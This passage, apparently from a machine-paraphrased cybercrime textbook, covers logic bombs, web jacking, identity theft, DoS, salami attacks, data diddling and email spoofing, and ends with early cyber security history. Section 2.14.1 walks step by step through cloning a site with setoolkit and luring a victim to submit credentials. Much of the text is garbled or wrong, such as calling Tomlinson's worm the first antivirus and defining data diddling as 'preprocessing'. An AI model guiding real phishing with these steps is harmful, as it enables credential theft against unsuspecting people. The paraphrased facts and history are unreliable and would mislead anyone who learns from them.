This is malicious code that has been introduced into software that is supposed to be safe. The malicious activity takes place as a result of a particular condition being met. If the conditions continue to hold true in the future, the harmful action will commence, and depending on the action indicated in the malicious code, they will either make the system unusable or delete the information that is stored in the system.

A logic bomb is a form of malware that may be identified by the presence of malicious code. This code can be covertly placed into software, a computer network, or an operating system with the intention of causing damage to a network if certain predetermined circumstances are satisfied. It is activated in response to a certain occurrence, and its purpose is to cause as much damage as possible to a system by erasing hard drives, destroying files, or distorting data. An event may be a certain date or time that precedes the start of an infected software application or the deletion of a particular record from a system. An event may also refer to the deletion of a record.

Logic bombs are typically used in conjunction with trojan horses, worms, and viruses. This is done so that the amount of damage done can be maximised prior to being discovered. The primary purpose of logic bombs is to reformat a hard disc, change or corrupt data, and remove important files from the system. Logic bombs can also delete important files from the

system. The level of destruction that can be produced by a logic bomb can be quite significant.

In contrast to other types of malware, such as those that break into a secure system, the objective of an attack using a logic bomb is to engage in cyber sabotage by a person working for the target firm or organisation and having the permission to access vital information. It's possible that employees who fear losing their jobs at the corporation will use the logic bomb as a means of exacting revenge on the organisation that employs them. Because they are the only ones who are able to postpone, employing the assistance of a logic bomb and defusing it on a daily basis may be the most effective technique for them. As a consequence of this, the assault may commence at any moment throughout the allotted amount of time or when the individual leaves the organisation.

2.13.1.Does malware constitute a logic bomb?

A logic bomb is a discrete piece of malicious software that is hidden inside of another programme. Although they are not technically malware, there is a possibility that they will cause harm. Malware comes in a wide variety of flavours, the most prevalent of which are worms and viruses. Worms and viruses sometimes use logic bombs as part of their assault strategy.

In contrast to computer viruses and worms, which have the ability to infect a system on their own, a logic bomb is covertly implanted into a software application, computer network, or operating system by an individual who has insider knowledge of the system. For instance, a disgruntled employee may plant this bomb in their company's network. Because a logic bomb only goes off in response to a predetermined event, these bombs cannot go off and can remain undetected for a considerable amount of time due to the conditions of the code.

2.13.2.Construction of a logical time bomb

Positive and negative conditions are the two categories of circumstances that have the potential to detonate a logic bomb. Logic bombs with positive triggers are ones that detonate if a condition is met, such as the date of a key company event or when you access a specific file. These kind of logic bombs can be used in malicious software. A logic bomb is said to have negative triggers if it goes off when a certain condition is not satisfied before it does its destructive work. And a logic bomb with negative triggers is one that goes off when a certain condition is not satisfied. This could happen, for example, if the bomb is not deactivated on time or if an employee is unable to deactivate the code by a certain time.

The attacks that are triggered by a logic bomb have the potential to be of a very high level. There are a number of different examples of logic bombs that describe the way in which they have eradicated certain companies and servers belonging to large financial institutions. Anything that has the ability to destroy the server of an organisation or institution is capable of being more powerful to the general population that it serves, in addition to being catastrophic to the corporation itself.

Someone has the ability to design logic bombs to carry out a variety of activities that are not authorised; some examples of these malevolent behaviours are as follows:

o Use up system resources o Delete data o Restrict or prohibit user access o Create backdoors for cybercriminals o Consume system resources

o Corrupting data o Steal data

2.13.3.Manifestations of a virus known as a logic bomb

A logic bomb can be recognised by a number of distinguishing features, including the following:

1. It goes into a state of dormancy for a predetermined amount of time: In the same way that ticking time bombs aren't designed to detonate all at once, so are logic bombs. Because of this, logic bombs are frequently used by those who have the intention of attacking a system at a particular time. Because of their stealthy nature, logic bombs can remain undiscovered for a significant amount of time.

2. Its payload won't be revealed until after it activates: As a component of malware, a payload is responsible for the destructive behaviour that it carries out. In most cases, it causes the type of damage that was programmed into the malicious software and then carries it out. The widespread distribution of spam emails, the theft of sensitive data, and the compromise of computer systems are all examples of the destruction that may be wrought by payload.

3. It is activated when a specific condition is met: The detonator of the logic bomb needs to be completed in order to fulfil the criterion. Because of this particular quality, the logic bomb was able to evade detection for a considerable amount of time. When a predetermined event occurs, such as the date of a significant organisation event or the removal of an employee from the firm payroll, it goes into effect. The events that set off the logic bomb are tied to a specific date and time and are therefore also referred to as time bombs.

2.13.4.How to Avoid Being Exploited by Logic Bombs

You cannot rely solely on antivirus software to keep yourself safe from logic bombs; rather, you need to implement many levels of cybersecurity protection. Antivirus software might not be able to identify every instance of malicious software; however, it is extremely effective in protecting against malicious software as well as logic bombs. As Logic bombs do not immediately carry out the harmful code that they contain since they are detonated at a predetermined moment in time. Because of this, antivirus software might not be able to address them until it is far too late to do so.

Combining the use of antivirus software and a firewall affords users the opportunity to improve their level of defence against logic bombs. Because a firewall monitors all incoming and outgoing data, using one ensures that a logic bomb will be impossible to penetrate your computer system and cause damage. Even if you are employing a number of different layers of protection, the best way to safeguard your company's data against logic bombs is to make frequent backups of it.

Even though establishing a backup of data is a time-consuming operation, it will put your mind at ease knowing that even if you are unfortunate enough to fall victim to a logic bomb, you will still be able to restore your data to how it was before the attack. However, following the best practises of cybersecurity can be an effective approach to defend oneself against the logic bomb. These best practises include the following: o Always use the most recent version of antivirus software.

o Perform routine scans on all of the system's files, including compressed file formats, at regular intervals.

o Each machine that is part of a network should have its own security.

o Ensure that features such as email filtering and auto-protect are turned on by each individual user.

o A policy on responsible and safe use ought to be made available to all staff. Also, give them the authorization to keep the data they have access to safe and secure even though they have access to it.

Attacks using logic bombs as opposed to time bombs

A time bomb is a type of logic bomb that only goes off at a predetermined day and time. The following are some examples that are commonly used to describe time bombs and logic bombs:

2.13.5.Logic bomb examples

In 1982, what is believed to have been the first attack using a logic bomb between the United States of America and the Soviet Union during the Cold War took place. The Central Intelligence Agency (CIA) obtained evidence indicating that a KGB agent had stolen designs and software for an advanced control system from a Canadian company. This technology was intended to be deployed on a pipeline that ran across Siberia. It would appear that the CIA had programmed a logic bomb into the system in order to cause disruption for the adversary. Since the computer virus was first discovered, logic bomb attacks have begun to appear not only in real life but also on television and in the movies.

There was yet another well-known example of a logic bomb that took place within the Siemens Corporation. David Tinley, who was working for Siemens on a contract basis, presented the company with software. Due to the fact that he had been employed by Siemens for close to ten years, the corporation considered him to be a valuable asset. He was in charge of supplying the spreadsheet software that was used to control the equipment. However, Tinley had prepared a logic bomb that could go off at any time in any of the spreadsheets.

When a predetermined coded logical condition was satisfied, the software would malfunction, and Tinley would receive a call asking him to fix the issue. Tinley's plan had a total duration of two years when it was active. The logic bomb was discovered after Tinley gave the software's password to Siemens' IT employees during another crash when Tinley was out of town. This time, Tinley was away from the office. The logic bomb is also known

as a slag code in some circles. There are occasions when people also refer to logic bombs as cyber bombs and code bombs.

2.13.6.Time bomb examples

A well-known incidence of a computer time bomb took place in 2006 at the investment banking corporation UBS, and it was an occurrence that occurred at the company. The time bomb was orchestrated by Roger Duronio, who worked as a system administrator for the UBS Group AG. Due to the fact that Duronio was dissatisfied with the amount of his bonus, he devised a scheme to launch a virus assault using a countdown timer. The time bomb, which went off at a specific date indicated by Duronio, was responsible for the destruction of 2,000 servers located in 400 office branches.

Additionally, he devised a strategy with the intention of reducing the value of UBS's stock, but this strategy was unsuccessful. In addition to serving an eight-year prison sentence, Duronio was ordered to make restitution to UBS in the amount of $3.1 million. In 1998, the CIH virus caused another well-known time bomb occurrence to take place; this one is referred to as the Chernobyl disaster. The time of the nuclear disaster at Chernobyl, which occurred on April 26, was the trigger time for Chernobyl.

Many individuals believe that the CIH virus is the most devastating piece of malware that has ever been discovered. It was one of the first malware attacks, and at the time, it was thought to destroy hardware in addition to the software that was often used. Because of CIH, the BIOS on some motherboards was corrupted, and all of the data that was stored on the hard drives of the affected systems was lost.

2.13.7.Protection against logical time bombs

In light of the fact that logic bombs are capable of inflicting significant harm and are difficult to detect, various preventative measures have been developed; yet, there is no foolproof

method available. By following the essential measures indicated below, however, you may make life more difficult for attackers and protect yourself from logic bomb attacks in addition to other forms of malware threats:

1. Make use of a reputable antivirus programme

Eliminating malware from a computer system is a tedious and boring process. If you have reliable antivirus software, you won't have to worry about becoming infected by malicious software. Utilizing reputable anti-malware software will assist you in preventing malware from entering the system before it has a chance to infect your device. You can improve the overall safety of your time spent online by taking this preventative measure.

2. Do not download anything that you are not familiar with or that you do not trust.

When you download documents or software from the internet, you need to exercise the same degree of discretion that you would when purchasing a significant item or making other significant choices. You should be wary about using shareware from questionable sources or software that has been illegally obtained. In addition to that, you should always utilise antivirus software developed by reputable security organisations. Hackers are highly skilled individuals who do damage by taking advantage of security flaws. Be cautious when opening attachments in emails or clicking on links from unknown sources; better yet, avoid doing either.

3. Update your operating system on a regular basis.

There is a vast arsenal of malicious software, including spyware, ransomware, and logic bombs, amongst others. In addition, this virus makes repeated attempts, on a regular basis, to obtain benefits that will allow it to build new vulnerabilities on operating systems. Thankfully, software makers often release updates to protect users from vulnerabilities such

as this. It is recommended that you regularly upgrade your operating system in order to protect yourself from these dangers.

There are a few more essential things to keep in mind to stop someone from using logic bombs in your system.

o Do not allow yourself to become overly greedy and do not give yourself too much influence over your users. Only give them the amount of authority that they require. Because of this, the likelihood of being attacked by a specific user may be reduced.

o Never fall behind the times. In the event that the user does not have adequate access, the user may make an effort to get access by employing the privilege escalation method. In addition to this, maintaining regular system patches can be a very challenging task.

o The use of an integrity checker can assist you in determining whether or not any programme has been tampered with to the point where it now contains a logic bomb. You can verify the file's integrity by utilising a tool known as "Tripwire."

o Make it a habit to check your scheduler on a frequent basis to see if any unknown jobs have not been scheduled.

o It will be to your advantage to employ a secure configuration for the system. In addition, a hardening guide is available on the internet for the majority of different systems. When using a separate host, you are required to use a different password for each individual account.

These preventative measures are not only beneficial for preventing logic bomb attacks, but they are also useful for preventing other assaults that are comparable to logic bomb attacks, such as trojans, rootkits, abuses of the system, and other similar attacks.

2.14.Web Jacking

The hacker gains access to the organization's website and then chooses to either restrict it or modify it in order to fulfil his or her own political, economic, or social interests. The most recent cases of online jacking include Pakistani hackers breaking into the websites of educational institutions and displaying an animation on the homepage of these websites that features Pakistani flags. These hacks are examples of what are known as "web jacking." On the occasion of India's Independence Day in 2014, for instance, Indian hackers broke into the website of the Pakistani railroads and displayed an image of the Indian flag on the homepage for a period of several hours.

Web jacking refers to the act of illegally attempting to gain control of a website by assuming ownership of its domain. Hackers corrupt the domain name system (DNS) that converts website URLs to IP addresses in order to carry out an attack known as web jacking; nevertheless, the website itself is not affected by this attack.

The web jacking attack method is another type of social engineering phishing attack. In this attack, an attacker creates a fake web page of the victim website and sends it to the victim. When the victim clicks on the link, the browser displays a message that says "the site abc.com has moved on another address, click here to go to the new location." If the victim clicks on the link, he or she will be redirected to the fake website page, where the attacker can ask for sensitive

Web jacking is a form of attack that is one kind of trap that is distributed by the attacker in order to steal the sensitive data of any people, and those people who are not conscious about cyber security are the ones who get caught in the trap.

2.14.1.Web Jacking as a Method of Attack:

1. The initial phase of the web jacking attack method is to create a fake page of the victim website. For example, www.anywebsite.com/login.php would be an example of a fake page.

2. The next step is to either host it on your own computer or use shared hosting to make it accessible online.

Sending the victim the link to a bogus page is the third and last step in the process.

4. The fourth step requires the victim to access the link, enter their information, and then click the submit button.

5. This is the final stage, and you will receive all of the details that were supplied by the victim.

How to carry out an attack using the web jacking technique

• Step-1: Now, in order to implement the web jacking attack method, we will need a programme on Kali Linux known as setoolkit.

• Step 2: After booting up your Kali Linux system, navigate to the terminal window and click the "Open" button.

• In the third and last step, type setoolkit into the terminal.

• Step 4: It will display a variety of methods for attacking, but the social engineering approach is the one you need to choose.

• Step 5: Press the number 1 on your keyboard to select a social engineering assault. A list of various social engineering attack methods will then appear. You'll need to choose the attack vector for your website at this point; if you type 2, you'll see a different attack method displayed.

The aforementioned approaches will generate a phoney website page that is identical to the page of the victim website and host it on your personal computer.

• Step Six: Send the victim the link to the phoney website that you created by copying your computer's IP address from the previous step and pasting it into the fake website. If the link points to the IP address of your local computer, you should transform that into a domain name. Simply open the link and enter the IP address of your computer where it asks for it to generate a link to the domain name you want to use instead of your IP address. Now that your link is ready, copy it and email it to the victim. Then wait in anticipation till the victim enters their information into the form.

• Step 7: When a victim opens the link in their browser, the browser displays the message "the site www.abc.com has moved on another address, click here to go to the new location." If the victim clicks on this link, he will be redirected on the fake webpage. If the victim does not click on this link, the browser does not display the message.

2.14.2.How to protect yourself from attacks using the web jacking approach

1. To begin, make sure that you do not enter any sensitive information into any link that has been emailed to you.

2. Verify the url.

3. Do not presume that this is a legitimate website simply because the address appears to be correct.

4. Give careful consideration to the question of whether or not the firm name is correct.

5. Confirm that the protocol is either http or https; if it is http, do not submit any of your information.

6. If you are unsure whether the website is authentic or not, try entering an incorrect login and password.

7. Make use of a web browser that has phishing protection built in.

2.15.Theft of Time via the Internet

Internet Time Theft refers to the act of illegally gaining access to a person's online accounts by illegally obtaining their usernames and passwords for their internet service providers (ISPs). Theft of one's identity occurs when another person obtains one's name, surname, and other personal data with the intention of using such information to commit a crime. These days, this is a highly touchy subject due to the fact that a lot of individuals send sensitive information over the internet, and both large and small businesses are required to implement anti-fraud rules in the workplace.

Even in our own homes, we need to exercise caution to reduce the severity of this threat. It is important to bring up the fact that more than half of all cases of identity theft are committed by somebody the victim knows. The majority of the time, the motivation behind identity theft is financial gain.

You can get assistance dealing with identity theft by visiting the website https://www.consumer.ftc.gov. This website provides step-by-step instructions on how to handle situations like these, including how to file a report and what actions to do next.

2.15.1.How can identity thieves get away with their crimes?

Your identity can be stolen in quite a few different ways, whether by criminals or by hackers. The following are some of the methods that are utilised most frequently:

• The majority of skilled persons who engage in such activities search through trash for invoices, bills, and other items that provide personal information about individuals.

• By stealing wallets, which may include personal identity information such as credit cards, driver's licences, and other forms of identification, etc.

• Taking applications for preapproved credit cards that have already been used and filling them out with a different address after they have expired.

During a break-in at your home, you should make sure to take crucial documents with you, such as copies of tax returns, passports, and birth certificates, among other such items.

• Steal the names and social security numbers of youngsters, who are particularly susceptible to identity theft due to the fact that they do not yet have credit records and it may be many years before the theft is found.

• Steal information about a person's identity from a published book or newspaper article.

• Steal the personal information of a relative or someone else who is well-known to him or her, possibly as a result of regular visits to their house.

• Gain unauthorised access to a computer that stores your personal information and steal that information.

• "Shoulder surf" by watching from a nearby place as the person enters information into a mobile phone. This is also known as "eavesdropping."

• Using phishing techniques, which are described in the previous section, by asking you to fill out a form with your personal information in general.

2.15.2.What are the Repercussions of Failing to Report Identity Theft?

The following is a list of potential outcomes that could take place if you fail to report an instance of ID fraud to the relevant authorities:

• Criminals have the ability to take out mortgages, buy luxury items, and more.

• The criminals may pile up enormous sums of debt, then file for bankruptcy in the name of the victim, destroying both the victim's credit history and reputation in the process.

• Carry out some kind of terrorist attack.

• They are also able to engage in human trafficking by making use of these IDs.

How can identity theft be avoided?

You may protect yourself from identity theft by paying attention to the following essential guidelines:

Before tossing of any unused documents, make sure you shred them first.

• Under no circumstances should you reveal private or confidential information to anyone over the phone.

• Avoid using personal information in your passwords, such as your birthday, name, or other information that is straightforward and easy for others to figure out.

• Make sure that your paper is stored in a safe location in your home, away from prying eyes like your roommate or the maid, for example.

• You should make sure that you are familiar with all of the accounts that are associated with your name and that the balances on these accounts are accurate.

2.15.3.What steps should you take if your identity has been stolen?

As soon as you discover that you are a victim of identity theft, you have a number of options available to you, which are outlined below.

• You should call the police as soon as possible to submit a report with the local law enforcement agency in your area.

• Be sure to document every stage of the process, such as by keeping a record of all the correspondence and copies of the documents.

• Give your bank a call to have all of your pending ATM and POS transactions cancelled.

2.16.Attacks That Deny Access to a Service

It is a type of cyber assault in which the network is clogged up and frequently brought down by flooding it with traffic that serves no purpose, hence preventing the network from receiving its intended traffic. A cyberattack known as a denial of service (DoS) targets a specific computer or website with the goal of preventing its intended users from accessing its resources. Their goal is to interfere with the normal functioning of an organization's network by preventing users from accessing it. In order to achieve denial of service, it is common practise to bombard the machine or resource that is being targeted with an excessive number of requests. This is done in an effort to overwhelm systems and prevent any or all legitimate requests from being fulfilled.

For instance, if a banking website has the capacity to process ten users clicking the "Login" button in one second, then an adversary has only to send ten fraudulent requests per second in order to prevent any legitimate users from logging in.

DoS attacks take advantage of a variety of vulnerabilities that exist inside computer network systems. Servers, network routers, or communication links between networks could be their targets. They are capable of bringing down computer systems and routers, in addition to slowing down connections.

Ping of Death is the most well-known method of denial of service attack. The Ping of Death attack is executed by producing and transmitting specialised network messages (more particularly, ICMP packets of non-standard sizes), which, when received by a target system, cause the machine to experience a variety of issues. In the early days of the World Wide

Web, this assault had the potential to bring down unprotected Internet servers in a short amount of time.

Indicators of a denial of service attack include:

• Exceptionally slow network performance, such as extended load times for files or websites;

• The inability to load a specific website, such as your own website property;

• A sudden loss of connectivity across devices that are part of the same network.

The following are some examples of common historical DoS attacks:

• A Smurf attack is a denial of service attack that has been used before and involves a malicious actor utilising the broadcast address of a susceptible network in order to deliver faked packets, which ultimately results in the flooding of a targeted IP address.

• Ping flood is a straightforward denial-of-service attack that works by bombarding a target with ICMP (ping) packets in an attempt to take it offline. A denial-of-service attack can be carried out by flooding a target with an excessive number of pings, more than it can effectively reply to. A distributed denial of service attack can also be carried out using this method.

A ping of death attack, which is frequently confused with a ping flood assault, involves delivering a corrupted packet to the machine that is the target of the attack. This causes undesirable behaviour on the targeted machine, such as the system crashing. Attacks using denial of service can result in the following complications:

• Services that are not very effective

• Inaccessible services

• Interference with connections • Disruption of the flow of traffic on the network

2.17.Salami Attack

A series of very minor assaults, which, when added together, culminate in a large assault, constitute this type of attack. Because of their minute size, the increments are almost impossible to detect. An example of a salami attack would be getting access to an individual's online banking and making withdrawals of such a little sum that they go unreported by the account holder. This is an example of a salami assault. Transactions with a withdrawal amount of less than, say, Rs. 1000 are typically not notified to the owner of the account by the banking website due to a default trigger that is frequently placed there. A gradual withdrawal of a sum of one thousand rupees over a period of time will result in the complete withdrawal of a sizeable amount.

An attacker or hacker will often utilise a salami attack to perpetrate financial crimes online. This type of cybercrime is known as a "salami attack." Cybercriminals target individual financial accounts on a system and steal money or other resources from those accounts one by one. This attack is the result of the combination of numerous weaker attacks to form a more powerful one. These kinds of attacks typically go undiscovered because of the type of cybercrime that is being committed. The commission of economic crimes is often accomplished through the use of salami attacks. Those who are proven to be responsible for such an assault are subject to the penalties outlined in Section 66 of the Information Technology Act.

2.17.1.Implementation of the Salami attack:

During this type of attack, a modification that is extremely insignificant is made, which is carried out in a way that is undetected by the target. One illustration of this would be a bank accountant installing a programme on the servers of the bank that would automatically remove a negligibly little sum of money from the accounts of each individual customer. It's

quite unlikely that any account holder will discover this. Debit made without authorization, yet the bank accountant will still make a significant amount of money each month. An individual who worked at a bank in the United States of America, for instance, was fired from his position. The individual, who was apparently dissatisfied with the way his bosses treated him, was the one who initially planted a logic bomb in the bank's computer systems.

The following are the various types of salami attacks: • Salami Slicing: In a salami slice attack, the attackers or hackers obtain client information, such as bank or credit card details and other information of a similar nature, by exploiting an online database. The perpetrator of the attack, who may also be a hacker, takes an insignificant amount of money out of each account. Collectively, these sums amount to a disproportionately large sum of money, and the attack may be carried out invisibly. since there is just a very small amount. Because there is only a finite quantity of cash available, the vast majority of persons do not disclose the deduction. Consider the hypothetical scenario in which an adversary or hacker removes 0.001 pesos from each checking account. When one dollar is taken out of the accounts of all of the customers at that bank, nobody will notice; nonetheless, the perpetrator will walk away with a large amount of money because the theft went undetected.

• Penny Shaving is a type of theft in which the perpetrators steal money in very little amounts. By rounding the numbers within the transactions to the nearest whole number. Therefore, because the change is so minute, nobody can ever tell how much money was exchanged in a single transaction.

2.17.2.Prevention From Salami attack:

Users are strongly recommended to keep track of their weekly transactions as well as their bank statements on a monthly basis in order to protect their financial resources in the event of a salami attack. You are going to actively search through these activities in order to look for

any prospective charges that could be applied to your account. Contact your financial institution if you have any questions or concerns regarding any unusual charges that have been incurred on your account. It is important for financial organisations such as banks to keep their security systems up to date in order to prevent an attacker from becoming familiar with the functioning of the framework. Customers of banks ought to be reminded by their financial institutions of the deadline for reporting any unauthorised deductions of money.

2.18.Data Diddling

The act of modifying data prior to entering it into a computer system is referred to as data preprocessing. The original data is frequently kept after any processing that has been done on the data has been completed. For the purpose of determining an individual's compensation, for instance, the payroll data of that person may have their DA or their basic salary altered. After the salary has been computed and deposited into his account, the total salary will be changed in the report with the real amount that he will get.

The deliberate manipulation of numerical values during the data entering process is an example of the sort of computer fraud known as "data diddling." When filing taxes or other financial records, it frequently entails inflating or understating a firm's income or costs with the purpose of providing an advantage to the company or individual. This action can be carried out by hand by someone working in a data entry role, or it can be carried out remotely through hacking or the use of malware. As a type of computer crime, data tampering can result in severe fines or even incarceration for the perpetrator.

In contrast to other types of fraud, data diddling refers particularly to the falsification of information while it is being entered into a system rather than after it has been entered. The noun "data," which refers to digital information, and the verb "diddle," which can indicate either "to fabricate or exploit," are the components that make up this phrase.

2.19.Email Hoaxing or Spoofing

It is the process of altering the header information of an email in such a way that the origin of the email cannot be determined, and it gives the impression to the person who is on the receiving end of the message that the email came from a source other than the source from which it was originally sent. Email spoofing refers to the act of producing and sending an email with a sender's address that has been altered. The sender's address has been forged in such a way that the recipients will trust the email, thinking that it was sent by someone they know or from any authoritative source that can be trusted. After the attackers have gained the victims' trust by using a falsified address, they can ask for sensitive information such as personal data such as bank details and social security numbers, as well as organisational data such as trade secrets and other sensitive information.

Because of the vulnerabilities and shortcomings of the email system, spoofing emails is a very frequent tactic among cybercriminals. When you are sent an email, the outgoing email servers are unable to tell if the sender's address was faked or authentic. This means that any email you receive could have been sent from an unauthorised source.

2.19.1.Working of Email Spoofing

Spoofing an email address is accomplished by hacktivists by modifying the data in an email's header. The header of an email provides all of the most important information regarding emails. It contains information like TO, FROM, DATE, and SUBJECT, among other things. In addition to that, it contains the sender's IP address.

To carry out spoofing, the attacker must first change the email address that is sent from their account, as well as their IP address. Using the Ratware application makes it a simple and straightforward process. A tool known as Ratware is one that enables rapid modifications to be made to an email header and the simultaneous sending of thousands of emails to a variety

of recipients. In order for the attackers to successfully conduct spoofing, they also require a server that uses the Simple Mail Transfer Protocol (SMTP) as well as mailing software.

Intruders can obtain the addresses of receivers by a variety of methods, such as data breaches, phishing, and other methods as well. Because people have a propensity to post their email addresses everywhere on the internet, acquiring the email address of another person is not a difficult task at all.

2.19.2.Purpose of spoofing email addresses

The following explanations are the primary drivers behind the practise of email spoofing:

• **Fraud** • Spoofed emails make it simple to commit fraud on unsuspecting victims. The trespassers will compose an enticing email and send it out while pretending that it came from a reliable and authoritative source. It's possible that the email will contain bogus offers for things like discounts, free tickets, lottery entries, and other things. The recipients, under the impression that it came from a trustworthy source and in the hope of receiving the offers, submit all of the information that is requested in the email.

• **Injecting Malware** Cybercriminals have a lot of ease when it comes to injecting harmful programmes thanks to email spoofing. Users might be tricked into downloading and installing a bogus security programme by sending them an email that pretends to come from a security company. The email directs users to download and install the programme. Users would readily place their faith in the sender and, thinking they were doing their machine a favour by installing the phoney security software, which was actually a piece of malware.

• **Phishing**: A forged email that seems to come from a financial institution or an organisation of a similar nature can be sent to thousands of individuals. They would be required to reveal private information, such as login passwords for their online banking account or other

specifics. Users will gladly supply all of their information, mistakenly believing that the sender is a reliable one.

2.19.3 Steps taken to prevent spoofing of email addresses

In today's rapidly expanding online community, the practise of spoofing emails is rapidly gaining popularity. Because it is so difficult to detect, ransomware is considered one of the more deadly forms of cyberattack, despite the fact that it can happen to anyone. Here are some preventative measures that you can do to avoid being a victim of email spoofing.

• Protect yourself from fraudulent emails by utilising spam filters. The vast majority of contemporary email providers, such as Gmail, Outlook, Yahoo, and others, come equipped with built-in spam filters. However, if you want further protection, you can also install a filter provided by a third-party.

• Before acting on any information contained in an email that promises unreal bargains, make sure the sender is legitimate. You can verify the offer that was made in the email by conducting a search on Google or by going to the website that was provided by the senders.

• Refrain from clicking on any links that are sent to you in emails.

• Under no circumstances should you divulge private information over the phone or in an email, even if the recipient is someone you know and trust. No reputable company ever sends emails to their customers asking for personal information about them.

• If you receive an email from an unknown sender, you should never download or open the attachments.

CHAPTER 3

CYBER SECURITY

3.1. Introduction - The Foundations of Online Safety

In this age of technological advancement, there has emerged a vast array of new opportunities and potential sources of efficiency for businesses of all sizes. On the other hand, these new technologies have also brought about unprecedented dangers for the economies and populations of all countries around the world. It is necessary to implement security precautions in order to guarantee the integrity and safety of businesses. Data and information theft through hacking has practically become standard operating procedure in companies. Because of this, having a solid understanding of the components of cyber security is essential.

The protection of computer systems, computer networks, and data in an online environment is what is referred to as cyber security. It should be a major concern for all types of companies. The use of cyber technology has been established as a modern means by which regular people and investors can easily, affordably, and effectively access a vast amount of source material and chances to fulfil their goals. Concurrently, it entices dishonest individuals to implement fraudulent operations. The media on the Internet is a significant contributor to the development of severe crime. Criminals operating online are employing an increasing number of deceptive strategies to take advantage of the continually expanding Internet. In today's technologically advanced society, one means of spreading fear is through the use of cyberattacks.

The internet is essentially central to the concept of cyber security. Cyber attacks are attempts made on purpose by unauthorised individuals to gain access to information and

communication technology systems with the intention of committing theft, disruption, damage, or other unlawful actions. Over the past number of years, industry experts and policy makers have demonstrated a growing concern regarding the protection of information and communication technology systems from cyber attacks. Cyber security refers to the process of identifying, analysing, and mitigating vulnerabilities and a decreased trust in "virtual" computer-based entities and services. These problems arise as a result of the globalisation of supply chains, the exponentially increasing intricacy of devices and computer code, the increasingly open, global networks and devices, as well as accidental and purposeful exploitations and barriers by human and institutional actors. Many industry experts believe that the frequency and severity of cyber assaults will continue to rise over the course of the next few years.

Cybersecurity refers to the practise of safeguarding information and communication technology (ICT) systems and the data contained inside them. Cyber security is a broad and contentious notion, but it also has the potential to be a positive phrase. In general, it refers to a collection of activities and other precautions that are taken with the goal of preventing attacks, disruptions, or other types of risks to computers, computer networks, related hardware and devices software, and the information that they hold and communicate, including data and software, as well as other aspects of cyberspace. Additionally, it is connected to the condition or attribute of being shielded from the aforementioned dangers. The expansive branch of study known as cyber security focuses on putting such activities and their quality through various stages of improvement. According to the findings of numerous studies, the activity known as "cyber security" refers to the safeguarding of information and information systems (networks, computers, data bases, data centres, and applications) through the utilisation of appropriate procedural and technological security measures. Firewalls, antivirus software, and other technological solutions for protecting personal data and

computer networks are essential, but they are not sufficient to guarantee security on their own.

The protection of information technology systems within an organisation, as well as the protection of the extensive digital networks upon which these systems rely, including cyber space itself and vital infrastructures, are all within the purview of cyber security. The field of cyber security is playing an increasingly important part in the advancement of information technology and Internet services. Enhancing cyber security and protecting vital information infrastructures, as well as the economic well-being of a nation, are both necessary for maintaining national security. The various facets of human life, including business, finance, healthcare, energy, entertainment, communications, and national defence, are all becoming increasingly reliant on the capabilities of cyber systems. There are currently a number of studies being carried out in this area, and the findings of those studies have shown that the public's degree of worry regarding privacy and personal information has grown since 2006. Users of the internet are more worried about the safety of sensitive information that they give, and they want their personal information deleted when there is no legitimate need to keep it. Information security is a technical term that is related to cyber security. Information security is defined by federal law as the process of safeguarding information and information systems against unauthorised access, use, disclosure, disruption, modification, or damage in order to maintain their availability, integrity, and confidentiality. Protecting information from unauthorised change or deletion is one aspect of maintaining its integrity; other aspects include preventing the falsification of data and assuring its genuineness. Maintaining permitted limitations on access and disclosure is an important part of maintaining confidentiality. This includes finding strategies to preserve personal privacy and information that is proprietary. The ability to obtain and make use of information in a timely and dependable manner is what we mean when we talk about its availability.

Protection of computers, networks, programmes, and data from unintentional or unauthorised access, modification, or destruction is the primary focus of cyber security measures. Computers are used by governments, the military, corporations, financial institutions, hospitals, and other enterprises to collect, process, and store vast amounts of secret information. This information is then transmitted via computer networks to other computers. It is vital to pay increased attention to the protection of sensitive corporate and personal information, as well as the protection of national security, since the number and sophistication of cyberattacks continue to expand.

3.2. Cybersecurity's Long and Winding Road

A research endeavour was the first step in the development of cybersecurity. It did not exist before to the creation of viruses. Viruses are the only reason it exists now.

The first electronic message was sent in 1969 from the UCLA SDS Sigma 7 Host computer to Bill Duvall, a programmer at the Stanford Research Institute. The message was sent by Leonard Kleinrock, a professor at UCLA, and Charley Kline, a student at UCLA. This is a well-known tale that takes place during a pivotal time in the development of the digital world. The word "login" was the only thing that was transmitted from the UCLA. The moment they typed the first two letters of "lo," the computer system failed. Since that time, the assumption that the programmers typed the initial message "lo and behold" has persisted in relation to this story. While it is believed that "login" was the message that was intended to be sent. The way in which we communicate with one another was fundamentally altered as a result of those two letters and messages.

In the 1970s, Robert (Bob) Thomas, a researcher at BBN Technologies in Cambridge, Massachusetts, devised the first computer worm. He is credited with the invention (virus). He came to the conclusion that it was feasible for a computer programme to travel across a

network while simultaneously leaving a little trail (a set of indications) behind it at each node it visited. He gave the software the moniker Creeper and developed it so that it could roam between Tenex terminals on early versions of the ARPANET while printing the message "I'M THE CREEPER: CATCH ME IF YOU CAN."

At the time, BBN Technologies was also employing an American computer programmer by the name of Ray Tomlinson, who is credited with being the creator of email. When he saw this notion, it appealed to him. He "tinkered" with the programme, which refers to the act of attempting to repair something, and he altered it such that it could replicate itself, thereby creating "the first computer worm." It was the first antivirus software that could find copies of The Creeper and eliminate it, and he gave it the moniker Reaper.

The power of cyber-crimes increased once Creeper and Reaper were discovered. The number of security flaws also increased alongside the development of computer software and hardware. Every new advancement introduced a fresh vulnerability, or a new route that might be taken by hackers to avoid being stopped by existing safeguards. It wasn't until 1986 that the Russians became the first nation to use cyber power as a weapon. Marcus Hess, a native of Germany, hacked into four hundred military computers, some of which were located in the Pentagon. Clifford Stoll, an American astronomer, put a stop to his plans before they could be carried out by catching him in the act of selling information to the KGB.

Robert Morris, a computer scientist from the United States, had the idea to investigate the scale of the internet in 1988. He developed a software for determining the extent of the internet's coverage area. This application replicated itself while travelling via networks, breaking into Unix terminals, and invading other operating systems. The programme is now known as the Moris worm or the internet worm, and it gained notoriety as the first well-known network infection. A computer might become infected with the Morris worm more

than once, and each subsequent procedure would cause the computer to run more slowly, eventually leading to the point where it would be ruined. The Computer Fraud and Abuse Act resulted in criminal charges being brought against Robert Morris. The act was ultimately responsible for the establishment of the Computer Emergency Response Team (CERT). This is a research centre that does not make a profit and focuses on problems that could put the entire internet at risk.

In today's world, viruses were more dangerous, more pervasive, and more difficult to contain. Even though 2018 isn't even close to being over, we have already been victims of major cyberattacks on many occasions. The examples given above are just a few examples, but the point is that attacks like these are enough to demonstrate why cybersecurity is essential for large enterprises as well as small businesses.

3.3. Objectives Regarding Cybersecurity
